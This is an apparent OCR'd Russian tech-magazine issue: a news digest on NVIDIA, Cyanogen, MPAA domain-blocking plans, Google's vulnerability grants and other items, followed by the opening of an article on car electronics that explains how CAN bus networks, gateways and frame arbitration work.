**Хотя в сети бушует народное негодование, реальных возвратов карт очень мало: по информации Jon Peddie Research, вернуть GTX 970 решились лишь 5% пользователей. Другими словами, хотя резонанс велик, крупных финансовых потерь NVIDIA, похоже, не понесет.**

«Я совершал ошибки во время создания „ВКонтакте“ — вроде принятия внешних инвестиций и зависимости от единственной юрисдикции. Больше я таких ошибок допускать не намерен».



**ПАВЕЛ ДУРОВ**
из интервью Wired

## $70 000 000

Microsoft инвестирует в Cyanogen

→ Инвестиция в «хакерский» стартап, которая сделает Microsoft миноритарным инвестором (рыночная оценка Cyanogen составляет примерно 500–900 миллионов долларов), только на первый взгляд кажется странной. Напомню, что авторы Cyanogen открыто говорят о том, что хотят увести Android из-под влияния Google. MS это тоже весьма интересно, учитывая огромный портфель Android-патентов компании. В этом свете инвестиция и вовсе выглядит весьма скромной.

future of life INSTITUTE

## $10 000 000

на «борьбу» с ИИ

→ Илон Маск определенно не пошутил, когда заявил о том, что его тревожат разработки в области ИИ, которые, по его мнению, могут привести к самым плачевным последствиям для человечества. Маск вложил 10 миллионов долларов в некоммерческую волонтерскую организацию Future of Life Institute, чья деятельность направлена на «смягчение рисков, которые грозят человечеству в будущем», в числе которых искусственный интеллект.

# SOPA НЕ ДРЕМЛЕТ

## ПРАВООБЛАДАТЕЛИ НЕ ОТКАЗАЛИСЬ ОТ ИДЕИ ЦЕНЗУРИРОВАНИЯ СЕТИ

В распоряжении редакторов TorrentFreak оказались документы Американской ассоциации кинокомпаний (MPAA), которые буквально кричат о том, что злополучный законопроект Stop Online Piracy Act (SOPA), а точнее, его идеи очень даже живы.


Еще в 2011 году, во время скандала вокруг SOPA, стало известно, что правообладатели все же устали бороться с ветряными мельницами и придумали более радикальный способ решения проблемы «неугодных» сайтов — через редактирование записей DNS. Предполагалось, что DNS-провайдерам будут рассылать судебные уведомления о блокировке сайта, а те удалят соответствующую запись из таблиц маршрутизации. Хотя SOPA потерпела крах, от этих идей отказываться никто не собирался.


В документах происходящее названо стратегией «Фуцзянь» (Fujian). Одноименная китайская провинция здесь ни при чем, речь идет о компании Fujian Sharing Import & Export Ltd и связанном с ней судебном прецеденте. Несколько лет назад на компанию подали в суд за продажу поддельной одежды марок Polo Ralph Lauren и The North Face через тысячи сайтов. Побороть такую «гидру» привычными путями было невозможно. Тогда суд Нью-Йорка приказал посредникам, в числе которых были и регистраторы доменных имен, прекратить всякие отношения с компанией Fujian и передать доменные имена владельцам соответствующих торговых марок. Тактика сработала: в последующие годы The North Face и Polo Ralph Lauren не раз обновляли список поддельных доменных имен, спокойно конфисковали их и удаляли из поисковых систем, не вынося этого на рассмотрение суда.

MPAA собираются перенять данную стратегию для борьбы с пиратскими сайтами. Помимо того что стратегия призвана «убедить или заставить регистраторов доменных имен, контролирующих утвержденные домены, прекратить предоставление услуг указанным пиратским сайтам», она даст правообладателям и другие полномочия. Так, поисковые системы обязуются исключить из выдачи URL-адреса нарушителей, банки должны наложить арест на активы владельцев сайта, а провайдеры услуг и прочие лица — прекратить коммерческое сотрудничество с владельцами доменных имен.




**После взлома Sony Pictures в Сеть попали документы, согласно которым MPAA уже проводит совместные испытания с интернет-провайдерами (в частности, Comcast). Цель испытаний — проверить, как система «стирания» адресов из DNS работает на практике.**




**Официально заработало еще один детище Кима Доткома — MegaChat.** Проект позиционируется как безопасная замена Skype, неподконтрольная американским спецслужбам, он работает через браузер, используя мощное шифрование.



**Google запускает программу Vulnerability Research Grants,** по условиям которой хакерам заранее выплатят гранты, не дожидаясь, пока те найдут какую-либо уязвимость. Google опубликует список сервисов, где стоит искать проблему, и авансом заплатит до трех с небольшим тысяч долларов тем, кто готов взяться за поиск багов.




**На Pastebin опубликовали текстовик,** содержащий 1800+ пользовательских аккаунтов (почтовые адреса и пароли) игроков в Minecraft. Скорее всего, информацию собрали с тысяч зараженных ПК и сам Minecraft, с его 100 миллионами пользователей, никто не ломал.




**RapidShare окончательно закрывается.** После 31 марта все аккаунты и файлы будут удалены. Напомню, что еще летом 2014 года RapidShare оставил «на плаву» только платные тарифы и как бесплатный файловый хостинг перестал существовать еще тогда.

**Антон Сысоев,**
начальник отдела системных решений, руководитель разработки встраиваемого программного обеспечения
anton.sysoev@gmail.com




Автомобили обросли огромным количеством электроники, начиная со спидометра и заканчивая контроллером тормозной системы. Все эти устройства связаны в единую локальную сеть, что дает простор для попыток влезть в нее и немного там обжиться. В этой статье я расскажу, как устроен среднестатистический автомобиль, и постараюсь посеять в тебе паранойю и страх :).

# CAR HACKING

## ТАК ЛИ БЕЗОПАСНЫ СИСТЕМЫ БЕЗОПАСНОСТИ АВТОМОБИЛЯ?

# ВВЕДЕНИЕ

Автомобили за ничтожно малое время прошли огромный по масштабам технологического прогресса путь. Сегодня практически любой автомобиль напичкан электроникой настолько, что для привычных «аналоговых» механизмов, соединяющих непосредственно водителя и автомобиль, почти не осталось места. Все эти «электронные» усилители руля, антипробуксовочная система, тормозная система, педаль акселератора — все это управляется компьютером.

Автомобили постепенно обрастают различными плюшками и примочками для комфорта водителя и пассажиров, что создает новые опасности проникновения в сеть бортовой электроники. С появлением беспроводных каналов связи с авто (гарнитура Bluetooth, Wi-Fi) полигон для хакеров расширился в разы. В этой статье мы не будем прямо затрагивать варианты проникновения по беспроводным каналам, а посмотрим в сторону проводных технологий.

Для автомобильной промышленности производители микроконтроллеров выпускают отдельные специальные линейки своих продуктов. Причем делают это тихо, по особым заказам, и для широкой общественности (да и узкой тоже) такие продукты недоступны. Основные особенности таких контроллеров:


- специфический набор периферии;
- шифрование прошивки и расшифровка кода на лету при выполнении;
- многоядерность со встроенным механизмом общей памяти и разделением доступа к этой памяти.


Код прошивки пытаются защитить от дизассемблирования, реверс-инжиниринга и, в итоге, перепрошивки микроконтроллера. Однако, помимо возможности непосредственного «отравления» прошивки, существует одна глобальная проблема. Автомобиль, как я уже сказал, просто напичкан электроникой. Вся эта силиконовая (упс, конечно же, кремниевая :)) армия микроконтроллеров должна как-то между собой общаться, а также взаимодействовать с человеком (водителем, пассажиром) и внешними факторами. Для обеспечения этих диалогов между контроллерами в автомобиле есть настоящая внутренняя сеть.

Поначалу, как и в любой индустрии, достаточно долго каждый автостроитель городил собственный огород и шел своим путем. Но, как это обычно бывает, автостроители захотели ставить сторонние модули, произведенные такими же кустарями. Так и возникла необходимость стандартизации аппаратных и программных протоколов. Основным к настоящему времени стал физический протокол CAN (хотя и этого CAN'а существует много вариаций).

## ЗАЧЕМ?

Вопрос на самом деле достаточно актуальный. В интернете полно материалов на тему «взломать автомобиль», есть даже четкие мануалы по исследованию своего авто. Некоторые энтузиасты на вопрос «зачем?» отвечают: «потому что я могу», но забывают упомянуть, что это очень опасно. Бортовая система автомобиля достаточно хрупкая вещь, несмотря на всю возложенную на нее ответственность. Сбои в бортовой системе могут привести как к бытовым и юридическим проблемам, так и к человеческим жертвам. Если ты не уверен в своих действиях, ни в коем случае не пытайся вмешаться в работу автомобиля. В мировых СМИ достаточно много примеров сбоев бортовой системы авто, которые приводят к отказу тормозов (почему-то самая уязвимая часть, если судить по СМИ, а возможно, просто самая лакомая пища для журналистов), и это без каких-либо (а так ли это?) вмешательств со стороны хакеров.








**Рис. 1.** Один центральный блок управления

**Рис. 2.** Три функциональных блока

**Рис. 3.** Три функциональных блока объединены в сеть

## СТРУКТУРА СЕТИ

Еще не так давно основная задача, возлагаемая на бортовую систему авто, сводилась к расстановке датчиков в контрольных точках (уровень топлива, температура масла) и отображению состояния на приборной панели. В основном это были

самостоятельные устройства, которые огромным жгутом собирались на центральном блоке. Как ты понимаешь, анализ одного сигнала — это два провода, управление одним исполнительным устройством — это тоже два провода (рис. 1).

Но со временем системы управления автомобильной электроникой стали усложняться, и автопроизводители начали выделять функциональные блоки. В такой ситуации одни и те же датчики используются разными функциональными блоками, что влечет за собой уже кошмар, как на рис. 2.

Выход — объединить все в сеть. В этом случае каждый функциональный блок опрашивает «родные» ему датчики, а «соседям» по запросу может отдать результаты измерения (либо рассылает в режиме «маячка»), а также передать от «соседа» управляющую команду «родному» датчику.

## ТАК КТО ВСЕ-ТАКИ 0, А КТО 1

В электротехнике принято 0 передавать активным сигналом, а 1 — пассивным. В связи с этим может возникнуть путаница, когда физически (измерив мультиметром, осциллографом) на линии ты видишь, казалось бы, 0, но логически это 1. Чуть проще — «висящий пассивно в воздухе» интерфейс будет давать 0xFF (если не используются контрольные биты).

***Если одновременно по одной шине начнет идти трафик для кондиционера и тормозов, то может случиться, что попрохладнее ты сделаешь последний раз в жизни***

Казалось бы, вершина эволюции, но встает вопрос-проблема: есть блоки управления и мониторинга критически важных параметров (например, тормоза или ABS). Также есть блоки комфорта (кондиционер, управление стеклоподъемниками). Если одновременно по одной шине начнет идти трафик для кондиционера и тормозов, то может случиться, что попрохладнее ты сделаешь последний раз в жизни. Для разрешения подобной ситуации шины разделяют физически, также для критически важных систем обмен данными идет на более высоких скоростях.

Но все-таки это сеть, а значит, нужно коммутировать шины между собой. Для этого используют шлюз (CAN gateway), который фактически выполняет функции обычного такого роутера сетей Ethernet:

- логически объединяет шины (медиаконвертер);
- производит арбитраж трафика по уровню критичности (QoS);
- является файрволом и не пропускает в шину трафик, не предназначенный для данной шины (собственно, файрвол он и есть);
- имеет порт для подключения диагностического оборудования.

Как уже упоминалось, существуют датчики и блоки управления узлами разной степени критичности для жизнедеятельности автомобиля. Выделю три основные группы:

1. Узлы с требованием реального времени реакции. Управление двигателем, тормозной системой, ABS, электроусилитель руля, подушки безопасности и так далее. Общее название будем использовать ECU-BUS (Engine Control Unit).
2. Узлы со средним уровнем времени реакции. Центральный замок, парктроники, наружное освещение (фары, поворотники), датчики давления в шинах. Будем называть в дальнейшем MS-BUS (Middle Speed Bus).
3. Узлы второстепенной важности. Навигационная система, мультимедиасистема и прочие плюшки. Будем называть LS-BUS (Low Speed Bus)

Градация эта неофициальная, разные производители добавляют свои разделения блоков управления на группы, но нам с тобой хватит и этого.

Помимо того что данные ECU-BUS имеют высокий приоритет на так называемой общей «виртуальной» шине автомобиля, внутри этой группы данные передаются на очень высокой скорости (все-таки тормозить начать желательно как можно раньше после того, как водитель принял решение об этом, а выбросить подушку безопасности желательно до того, как нос водителя достигнет руля :)). В некоторых автомобилях





**Рис. 4.** **Осциллограмма обмена данными по шине CAN**





**Рис. 5.** **Диаграмма фрейма CAN**

MS-BUS и LS-BUS объединены, что вносит дополнительные проблемы безопасности (ведь в итоге получается, что центральный замок «висит» на той же шине, что и магнитола).

## ОБМЕН ДАННЫМИ ПО ШИНЕ CAN

### Физический уровень

CAN — это акроним от Controller Area Network, то есть специально спроектированная сеть для обмена данными между различными контроллерами. Применяется не только в автомобильной промышленности, но и во многих системах автоматизации.

Шина CAN является двухпроводным интерфейсом, то есть для обмена данными достаточно всего двух сигнальных линий:

- CAN+, CANH, CAN HIGH — сигнал положительного импульса;
- CAN-, CANL, CAN LOW — сигнал отрицательного импульса.

Терминологию я выбрал неслучайно, так как интерфейс является дифференциальным. То есть 0 передается сразу по двум линиям, по CAN+ идет положительный импульс, по CAN- одновременно с CAN+ отрицательный (см. осциллограмму обмена данными по шине CAN на рис. 4). Такой способ физической передачи данных позволяется бороться с шумами на линии (шум одинаково искажает положительную и отрицательную составляющую сигнала).

Опорное напряжение — 2,5 В (запомни это значение), 0 называется доминантным битом, 1 — рецессивным. Почему доминантный? Потому что он является активным сигналом, и если два устройства захотят передать одновременно один 1, а второй 0, то на приемнике окажется 0.

Шина CAN последовательная, то есть биты передаются друг за другом от старшего бита к младшему. Понятие байт к CAN малоприменимо, и в основном оперируют термином «поле», длина поля не обязана быть кратна байту (8 битам).

### Протокол обмена

Обмен данными производится фреймами. Фрейм состоит из четырех основных полей:

- идентификатор отправителя, он же является основой арбитража передачи данных;
- управляющее поле;
- данные;
- контрольная сумма.

Особенность интерфейса такова, что передаваемый бит слушается приемником CAN. Таким образом контролируется правильность передачи битов. Эта же особенность позволяет вести арбитраж на линии между желающими передать данные.

Поясню. Взгляни на фрейм: передача идет «слева направо», то есть первым уйдет идентификатор. При передаче идентификатора узел внимательно слушает, что творится на линии. Если он передал 1, а на линии вдруг оказался 0, то это будет означать, что кто-то более приоритетный пытается передать свои данные. В этой ситуации передатчик, поймавший 0 вместо переданного 1, замолкает. Таким образом, чем младше идентификатор у передающего узла, тем выше у него приоритет.



**INFO**

Разные автопроизводители руководствуются разными стандартами; какой конкретно стандарт используется в твоем авто, ты можешь без проблем найти в интернете.

